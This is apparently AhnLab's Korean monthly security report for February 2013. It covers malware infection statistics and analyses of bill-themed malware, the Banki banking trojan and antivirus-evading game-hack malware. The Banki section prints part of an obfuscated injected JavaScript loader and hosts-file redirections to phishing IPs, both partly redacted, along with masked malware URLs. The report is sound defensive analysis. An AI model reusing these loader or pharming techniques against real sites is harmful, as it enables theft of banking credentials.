ASEC REPORT

VOL.38 | 2013.03

안랩 월간 보안 보고서

2013년 2월의 보안 동향

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

I. 2013년 2월의 보안 동향

악성코드 동향

01. 악성코드 통계 03

– 2월 악성코드, 전월 대비 289만여 건 감소
– 악성코드 대표진단명 감염보고 최다 20
– 2월 최다 신종 악성코드 Win-Trojan/Agent.98375
– 2월 악성코드 유형 ' 트로이목마가 최다 '
– 악성코드 유형별 감염보고 전월 비교
– 신종 악성코드 유형별 분포

02. 악성코드 이슈 07

– 통신사 요금 청구서로 위장해 유포되는 악성코드
– 개인 신용상담 신청했다가 계좌정보 털린다
– 온라인 뱅킹 노리는 Banki 변종 지속 발견
– 백신 피해 변신하는 악성코드 주의!
– CVE-2012-0158 취약점 악용 문서 첨부 메일 주의
– CVE-2013-0634 취약점을 통해 유포되는 악성코드
– HWP 제로데이 취약점을 가진 문서파일 발견
– 터키 항공사 예약 확인 안내메일로 위장해 유포되는 악성 이메일
– 미국우체국(USPS)으로 위장해 유포되는 악성 이메일
– 카카오 게임 '윈드러너' 고득점 비결로 유인해 PUP 배포
– 네트워크 트래픽 발생 악성코드

03. 모바일 악성코드 이슈 19

– 2012년 모바일 악성코드 동향
– 플레이스토어를 통한 악성코드 배포
– 발렌타인데이를 겨냥한 안드로이드 악성 앱
– '체스트' 악성 앱으로 유출된 개인정보를 이용한 스마트폰 타깃 공격

보안 동향

01. 보안 통계 25

– 2월 마이크로소프트 보안 업데이트 현황

02. 보안 이슈 26

– IE SLayoutRun UAF 취약점 (CVE-2013-0025)
– NBC.com 을 통한 악성코드 전파
– 리눅스 기반의 SSHD 루트킷

웹 보안 동향

01. 웹 보안 통계 28

– 웹사이트 악성 코드 동향
– 월별 악성코드 배포 URL 차단 건수
– 월별 악성코드 유형
– 월별 악성코드가 발견된 도메인
– 월별 악성코드가 발견된 URL
– 악성코드 유형별 배포 수
– 악성코드 배포 순위

02. 웹 보안 이슈 31

– 2013년 2월 침해 사이트 현황
– 침해 사이트를 통해서 유포된 악성코드 최다 10건

01 악성코드 동향

악성코드 통계

2월 악성코드, 전월 대비 289만여 건 감소

ASEC이 집계한 바에 따르면, 2013년 2월에 감염이 보고된 악성코드는 670만 8830건인 것으로 나타났다. 이는 전월 960만 2029건에 비해 289만 3199건, 약 30%가 감소한 수치다([그림 1-1]). 이 같은 감소는 2월 명절 연휴와 짧은 일수 등이 반영된 것으로 분석된다. 이 중에서 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Malware/Win32.suspicious, Textimage/Autorun이 다음으로 많았다. 또한 총 8건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	352,546	18.1 %
2	—	Malware/Win32.suspicious	218,280	11.2 %
3	▲1	Textimage/Autorun	181,703	9.3 %
4	NEW	Win-Trojan/Agent.98375	106,049	5.4 %
5	▲2	Trojan/Win32.agent	96,758	5.0 %
6	—	Trojan/Win32.Gen	89,790	4.6 %
7	NEW	Adware/Win32.winagir	89,201	4.6 %
8	NEW	Win-Trojan/Downloader.220672.Q	80,065	4.1 %
9	—	Trojan/Win32.onlinegamehack	79,326	4.1 %
10	▼5	Trojan/Win32.adh	73,347	3.8 %
11	▲2	RIPPER	72,933	3.7 %
12	NEW	Win-Trojan/Agent.204552	69,238	3.6 %
13	NEW	Trojan/Win32.urelas	64,051	3.3 %
14	▼2	Adware/Win32.korad	61,338	3.1 %
15	▼7	Trojan/Win32.onlinegames	58,303	3.0 %
16	NEW	Win-Trojan/Agent.168000	56,064	2.9 %
17	NEW	Win32/Virut.f	55,008	2.8 %
18	▲2	Malware/Win32.generic	50,768	2.6 %
19	▼16	JS/Agent	49,363	2.5 %
20	NEW	Win-Trojan/Korad.82800	45,665	2.3 %
		TOTAL	1,949,796	100.0 %

표 1-1 | 2013년 2월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2013년 2월에는 Win-Trojan/Agent가 총 76만 6940건으로 가장 빈번히 보고된 것으로 조사됐다. Trojan/Win32가 74만 3444건, Win-Trojan/Onlinegamehack이 49만 5702건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	▲1	Win-Trojan/Agent	766,940	16.5 %
2	▼1	Trojan/Win32	743,444	16.1 %
3	—	Win-Trojan/Onlinegamehack	495,702	10.7 %
4	—	ASD	352,546	7.6 %
5	▲6	Win-Trojan/Korad	291,457	6.3 %
6	▼1	Malware/Win32	286,247	6.2 %
7	▲3	Win-Trojan/Downloader	234,261	5.1 %
8	—	Adware/Win32	228,025	4.9 %
9	—	Textimage/Autorun	181,720	3.9 %
10	▲3	Win-Adware/Korad	146,045	3.2 %
11	▲1	Win-Trojan/Avkiller	125,620	2.7 %
12	▲2	Win32/Virut	117,697	2.5 %
13	▼7	Win-Trojan/Urelas	104,430	2.3 %
14	▲2	Win32/Conficker	94,058	2.0 %
15	▲3	Win-Dropper/Korad	91,608	2.0 %
16	▼1	Downloader/Win32	89,390	1.9 %
17	NEW	Win32/Autorun.worm	79,291	1.7 %
18	▲2	RIPPER	72,933	1.6 %
19	—	Win32/Kido	71,478	1.5 %
20	NEW	Backdoor/Win32	61,745	1.3 %
		TOTAL	4,634,637	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

2월 최다 신종 악성코드 Win-Trojan/Agent.98375

[표 1-3]은 2월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 2월의 신종 악성코드는 Win-Trojan/Agent.98375가 10만 6049건으로 전체 17.7%를 차지했으며, Win-Trojan/Downloader.969624가 6만 8339건이 보고돼 13.4%를 차지했다.

순위	악성코드명	건수	비율
1	Win-Trojan/Agent.98375	106,049	17.7 %
2	Win-Trojan/Downloader.220672.Q	80,065	13.4 %
3	Win-Trojan/Agent.204552	69,238	11.4 %
4	Win-Trojan/Onlinegamehack.282624.X	36,485	6.1 %
5	Win-Trojan/Korad.85504.B	26,070	4.4 %
6	Win-Trojan/Agent.204208	25,863	4.3 %
7	Win-Trojan/Korad.75264	24,076	4.0 %
8	Win-Trojan/Avkiller.30272	23,098	3.9 %
9	Win-Trojan/Agent.204692	21,757	3.6 %
10	Win-Trojan/Avkiller.29984	20,890	3.5 %
11	Win-Trojan/Korad.75264.B	20,367	3.4 %
12	Win-Trojan/Korad.200704	19,513	3.3 %
13	Win-Trojan/Korad.90112	18,382	3.1 %
14	Win-Trojan/Onlinegamehack.272896.F	17,685	3.0 %
15	Win-Trojan/Startpage.143352	16,918	2.8 %
16	Win-Adware/KorAd.656600	16,669	2.8 %
17	Win-Trojan/Killav.4554752	15,672	2.6 %
18	Win-Trojan/Onlinegamehack.136331	14,342	2.4 %
19	Win-Trojan/Agent.248320.BL	13,245	2.2 %
20	Win-Trojan/Onlinegamehack.180736.Q	12,483	2.1 %
	TOTAL	598,867	100.0 %

표 1-3 | 1월 신종 악성코드 최다 20건

2월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2013년 2월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 54.7%로 가장 높은 비율을 나타냈고 웜(Worm)이 5.4%, 스크립트(Script)가 4.1%로 집계됐다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 웜, 바이러스, 애드웨어는 전월에 비해 증가세를 보였으며 스크립트, 드롭퍼는 감소했다. 스파이웨어, 다운로더, 애프케어 계열들은 전월 수준을 유지했다.




그림 1-3 | 2012년 01월 vs. 2013년 02월 악성코드 유형별 비율

신종 악성코드 유형별 분포

2월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 84%로 가장 많았고, 드롭퍼가 5%, 애드웨어가 8%로 집계됐다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

통신사 요금 청구서로 위장해 유포되는 악성코드

요즘 통신사의 요금 청구서를 이메일로 받는 사람들이 점점 많아지면서 이를 이용해 사용자들에게 메일로 유포하는 악성코드가 발견됐다. 이에 사용자들의 주의가 필요하다.




그림 1-5 | 유포되는 이메일

위의 그림과 같이 'e-메일 요금청구서'라는 제목으로 유포되며, 메일 안에는 청구서를 위장한 악성코드가 첨부돼 있다. 첨부된 파일을 실행한 정보는 [그림 1-6]과 같다.

그림 1-6 | 악성코드 실행 시, 파일 생성 정보

해당 악성코드 실행 시, 자기 자신을 'C:₩Windows₩2BCB0FF5₩' 폴더에 svchsot.exe라는 이름으로 이동 시킨다. 또한 아래의 그림과 같이 레지스트리 Run 키에 등록하여 윈도우 시작 시에 자동으로 실행되도록 한다. 또한 At1.job ~ At24.job 파일을 tasks 폴더 밑에 생성해 매일, 매시간마다 실행하도록 한다.

그림 1-7 | 악성코드 실행 시, 레지스트리 정보

추가로 [그림 1-8]과 같이 hosts 파일을 변조하며, 키로거 기능도 확인이 됐다. 네트워크에 대한 연결정보도 [그림 1-9]와 같이 확인됐다.

그림 1-8 | hosts 파일 정보 및 키로깅 시, 생성되는 파일

그림 1-9 | IP : 2**.0.1**.** : ***1에 대한 네트워크 접근 정보

〈V3 제품군의 진단명〉

Win-Trojan/Magania.115200.CZ

개인 신용상담 신청했다가 계좌정보 털린다.

사용자의 온라인 뱅킹 정보를 탈취하는 악성코드로 인한 계좌정보 유

출 피해 사례가 연일 이슈가 되고 있다. 악성코드 유포 목적으로 해킹된 사이트들 관찰한 결과 그 중에 한 곳인 개인 신용상담 사이트에서 지속적으로 다양한 형태의 악성코드(온라인게임핵, DDoS, 백도어, Banki 등)를 유포해 온 것으로 나타났다. 해당 사이트가 2013년 1월부터 지금까지 유포한 악성코드 중 Banki는 [그림 1-10]과 같다.

Seed URL			Malware URL			진단명
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	308 tv.exe	Trojan/Win32.Banki
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	308 tv.exe	Trojan/Win32.Banki
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	308 tv.exe	Trojan/Win32.Banki
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	308 tv.exe	Trojan/Win32.Banki
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	308 tv.exe	Trojan/Win32.Banki
http://www.al	.com/pasan/	'1/index.asp	http://	.139.54.1	308 ilite.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	.139.54.1	308 ilite.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	134.225.1	308 '.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	114.247.	:88 i5.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	134.225.1	308 '.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	134.225.1	308 '.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	.42.249.4	080 date.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://n	198.163.9	080 te.exe	Trojan/Win32.Qhost
http://www.al	.com/pasan/	'1/index.asp	http://	.42.249.1	232 art_ok.exe	Win-Trojan/Banki.22016.C
http://www.al	.com/pasan/	'1/index.asp	http://n	:partss.n	nt.e	Win-Trojan/Banki.523776
http://www.al	.com/pasan/	'1/index.asp	http://n	maihund	cor t.exe	Win-Trojan/Banki.523776
http://www.al	.com/pasan/	'1/index.asp	http://	.42.249.1	080 e	Win-Trojan/Banki.74726
http://www.al	.com/pasan/	'1/index.asp	http://	.42.249.1	232 art_ok.exe	Win-Trojan/Downloader.76800.AL
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	280 .tou.exe	Win-Trojan/Qhost.22016.I
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	280 .tou.exe	Win-Trojan/Qhost.22016.J
http://www.al	.com/pasan/	'1/index.asp	http://	.139.54.1	308 ilite.exe	Win-Trojan/Qhost.22016.K
http://www.al	.com/pasan/	'1/index.asp	http://	.42.249.4	080 date.exe	Win-Trojan/Qhost.22016.M
http://www.al	.com/pasan/	'1/index.asp	http://	.189.59.2	280 .tou.exe	Win-Trojan/Qhost.22528.D
http://www.al	.com/pasan/	'1/index.asp	http://n	ades001	n/s e	Win-Trojan/Qhost.845733
http://www.al	.com/pasan/	'1/index.asp	http://n	.cpartss.n	tt.e	Win-Trojan/Zegost.517120

그림 1-10 | 개인 신용상담 사이트의 Banki 악성코드 유포 이력

2013년 02월 20일에도 해당 사이트를 통해서 banki 악성코드가 유포됐으며, 해당 사이트의 'http://www.****.com/pasan/js/member_new02.js'에는 아래와 같은 난독화된 스크립트 코드가 삽입돼 있었다.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?:e(parseint(c/a)))((c=c%a)>35?string.fro
mcharcode(c29):c.tostring(36))};if(!.replace(/^/,string)){while(c--)d[e(c)]=k[c]||e(c);k=[function
(e){return d[e]}];e=function()

{retumw};c=1;};while(c--)if(k[c])p=p.replace(new regexp(be(c)b,g),k[c]);return p;}(b(3.7.
9(6=)===-1){a 2=i f();2.e(2.d()g*4*4*h);3.7=6=c;j=/;2=2.s();3.r(<5 q=v://u.t.m.l/k/8/8.p o=0
n=0></5>)},32,32,||expires|document

|60|iframe|h//-----중간생략-----//|yes|gettimenec|www|http.split(|),0,{}))
```

그림 1-11 | 개인 신용상담 사이트에 삽입된 스크립트 코드

위 난독화된 코드를 풀어보면 최종적으로 'http://www.*******.co.kr/psd/mk/mk.html'을 받아와서 실행하도록 돼 있다. 해킹된 개인 신용상담 사이트에 접속한 PC에 만약 아래와 같은 취약점이 존재하면 Banki에 감염된다.

webios.dll 파일과 wdiguest.dll 파일은 동일한 파일이며, webios.dll 파일은 svchost.exe 프로세스에 로드 되어 동작하며, 미국에 위치하는 C&C 서버로 주기적으로 접속을 시도하는 것으로 확인됐다.

- 자바 취약점: CVE-2012-0507 / CVE-2012-1723 / CVE-2012-5076 / CVE-2012-4681 / CVE-2011-3544 / CVE-2013-0422
- Internet Explorer 취약점: CVE-2012-1889

이번에 발견된 Banki는 다음과 같은 기능이 있다.

1. 호스트 파일 변조

아래 정보를 사용해 호스트 파일을 변조한다. 사용자가 감염된 PC를 사용해 온라인 뱅킹 사이트로 접속할 경우 실제 사이트가 아닌 피싱 사이트로 접속된다.

```
.34.   .99 CITI      .KR
.34.   .99 WWW.      K.Co.KR
.34.   .99 HANA      M
.34.   .99 WWW.      K.CoM
.34.   .99 WWW.      KR
.34.   .99 MYBA      Co.KR
.34.   .99 KIUP      .KR
.34.   .99 KBST
.34.   .99 WWW.      CoM
.34.   .99 oBAN      R.CoM
.34.   .99 KEB.
.34.   .99 WWW.      KR
.34.   .99 BANK      .KR
.34.   .99 EBAN      o.KR
.34.   .99 NoNG      M
.34.   .99 WWW.      P.CoM
.34.   .99 BANK      GHYUP.CoM
.34.   .99 SHIN
.34.   .99 WWW.      .CoM
.34.   .99 BANK      NHAN.CoM
.34.   .99 WWW.      BANK.CoM
.34.   .99 WWW.      Dchartered.Co.kr
.34.   .99 WooR      oM
.34.   .99 WWW.      NK.CoM
.34.   .99 PIB.      K.CoM
.34.   .99 SPD.      NK.CoM
```

그림 1-12 | 악성코드에 의해서 변조된 hosts

- 보안 프로그램 강제 종료: Rstray.exe, KSafeTray.exe
- 특정 사이트 접속: 173.***.53.62:2012, 173.***.53.61:2012, 173.***.53.60:2012
- 시스템 정보 수집: 운영체제 버전, CPU 사양 등
- 키보드 키로깅: 입력된 내용을 키로깅한 후 %SYSTEM%₩C4C37467.key에 암호화(XOR)

```
6564 202D 204E 6F74 6570 6164 0D0A 5BCA  ed - Notepad..[
B1BC E43A 5D32 3031 332D 322D 3230 2020      :]2013-2-20
3137 3A33 3A32 300D 0A5B C4DA C8DD 3A5D  17:3:20..[     :]
545B 5368 6966 745D 6869 735B BFD5 B8F1  T[Shift]his[
5D73 693C 4261 636B 5370 6163 653E 3C42  ]si<BackSpace><B
6163 6B53 7061 6365 3E69 735B BFD5 B8F1  ackSpace>is[
5D61 5BBF D5B8 F15D 7465 7374 2E5B BFD5  ]a[     ]test.[
B8F1 5D66 6F72 5BBF D5B8 F15D 5B53 6869     ]for[     ][Shi
```

그림 1-13 | 키로깅해 저장된 데이터

〈V3 제품군의 진단명〉

Trojan/Win32.Magania(2013.02.20.00)

온라인 뱅킹 노리는 Banki 변종 지속 발견

국내 온라인 뱅킹 사용자의 보안카드 등의 계정정보를 노리는 Banki 악성코드의 변종이 지속적으로 발견되고 있다.

Banki 악성코드는 주로 악성스크립트가 삽입된 웹사이트를 통해 감염된다. 이 악성코드에 감염되면 hosts 파일을 변경해 정상적인 뱅킹 사이트에 접속 시도할 때, 악성코드 제작자가 만든 가짜 뱅킹 사이트에 접속되도록 만들어 사용자정보를 입력하도록 유도하고 그 정보를 탈취한다.

Banki에 대한 이전 정보는 ASEC 블로그 '주민번호 체크하는 파밍 사이트 ('http://asec.ahnlab.com/search/banki')를 통해 확인할 수 있다.

이번에 발견된 변종 역시 악성스크립트가 삽입된 사이트를 통해 감염되며, 중국어를 사용하는 웹 서버에 접근해 추가 악성코드를 다운받아 실행한다.

그림 1-14 | 악성프로그램 유포 사이트

특이한 점은 해당 악성프로그램은 V3의 아이콘을 사용하면서, 리소스 정보에는 국내 E사의 정보를 사용하고 있다는 점이다.

그림 1-15 | V3 의 아이콘을 사용하는 악성프로그램

그림 1-16 | 특정 제품의 리소스 정보로 위장된 악성프로그램

Hosts.exe가 실행되면, PC의 hosts 파일을 아래와 같이 수정한다.




그림 1-17 | 수정된 hosts파일

[그림 1-17]과 같이 hosts 파일이 수정되면 위 목록의 뱅킹 사이트들에 접근할 때 좌측의 IP로 연결되게 되는데, 이 IP가 바로 악성코드 제작자가 만든 피싱 사이트다. 그러나 현재는 해당 IP가 막혀있어 접근이 되지 않는다.

또한, 악성파일은 아래의 경로에 파일을 하나 생성하는데, 이는 악성코드의 버전정보로 추정된다.

– C:₩Program Files₩Windows Media Player₩player.ini

그림 1-18 | 악성코드 버전정보로 추정되는 파일

또한 악성코드는 C&C 서버에 지속적으로 접근한다.




그림 1-19 | 네트워크 접근 정보

〈V3 제품군의 진단명〉

Trojan/Win32.Xema

Win-Trojan/Agent.56832.JJ

백신 피해 변신하는 악성코드 주의!

백신의 탐지를 피하기 위해 수시로 모습을 바꾸는 온라인게임핵 악성코드가 발견됐다. 이 악성코드는 사용자의 계정을 탈취해, 추가적인 피해를 일으키는데, 백신이 이를 지속적으로 추적 및 탐지하자 변신을 시도한 것으로 보인다.




그림 1-20 | 일반적인 온라인게임핵 악성코드 감염 과정

일반적으로 온라인게임핵 악성코드는 대부분 [그림 1-20]과 같은 경로로 감염된다. 특히 악성코드가 감염되는 부분에서 악성코드의 변신이 일어난다. 물론 악성코드의 탐지를 우회하기 위한 목적이다.

전통적인 온라인게임 감염대상은 ws2help.dll, imm32.dll, usp.dll, wshtcpip.dll, midimap.dll 등과 같은 시스템 구성 파일을 교체하는 형태였다. 최근에는 이러한 전통적인 형태에 kakubi.dll 이라는 파일이 추가로 감염되어 백신 제품에서 탐지하고 치료하는 과정을 방해하는 방향으로 발전했다. 그런데, 추가된 kakubi.dll 파일이 최근 대부분의 백신 제품에 의해 탐지되자, 파일명을 바꿔서 유포하기 시작한 것이다.

해당 악성코드에 감염되면 [그림 1-21]과 같이 AV-Kill 악성코드가 서비스 항목에 장치 드라이버로 등록되어 감염된다.

그림 1-21 | 파일 드라이버로 등록된 AV-Kill 악성코드

드라이버 파일이 등록되어 백신 제품의 동작을 방해한 다음, [그림 1-22]와 같이 윈도우 운영체제의 정상 시스템 구성 파일을 악성으로 교체한다. wshtcpip.dll 파일이 그 대상이며, 정상 파일은 wshtcpzi.dll 파일로 백업된다.




그림 1-22 | 악성코드로 교체된 wshtcpip.dll 파일

또한 [그림 1-23]과 같이 인터넷 익스플로러에 kakuzi.dll이라는 이름으로 BHO (Browser Helper Objects)로 등록된다. 기존에는 kakubi.dll 이라는 이름으로 유포되어 왔으나, kakuzi.dll로 변경된 것을 확인할 수 있다. 이 또한 백신 제품의 탐지를 우회하기 위한 것이다.

그림 1-23 | BHO로 등록된 kakuzi.dll 악성코드 파일

그리고 악성코드에 감염되면 [그림 1-24]와 같이 시스템 정보를 전송하는 기능을 포함하고 있다.

그림 1-24 | 악성코드 최초 감염 시 특정 서버로 연결 및 시스템 정보 전송

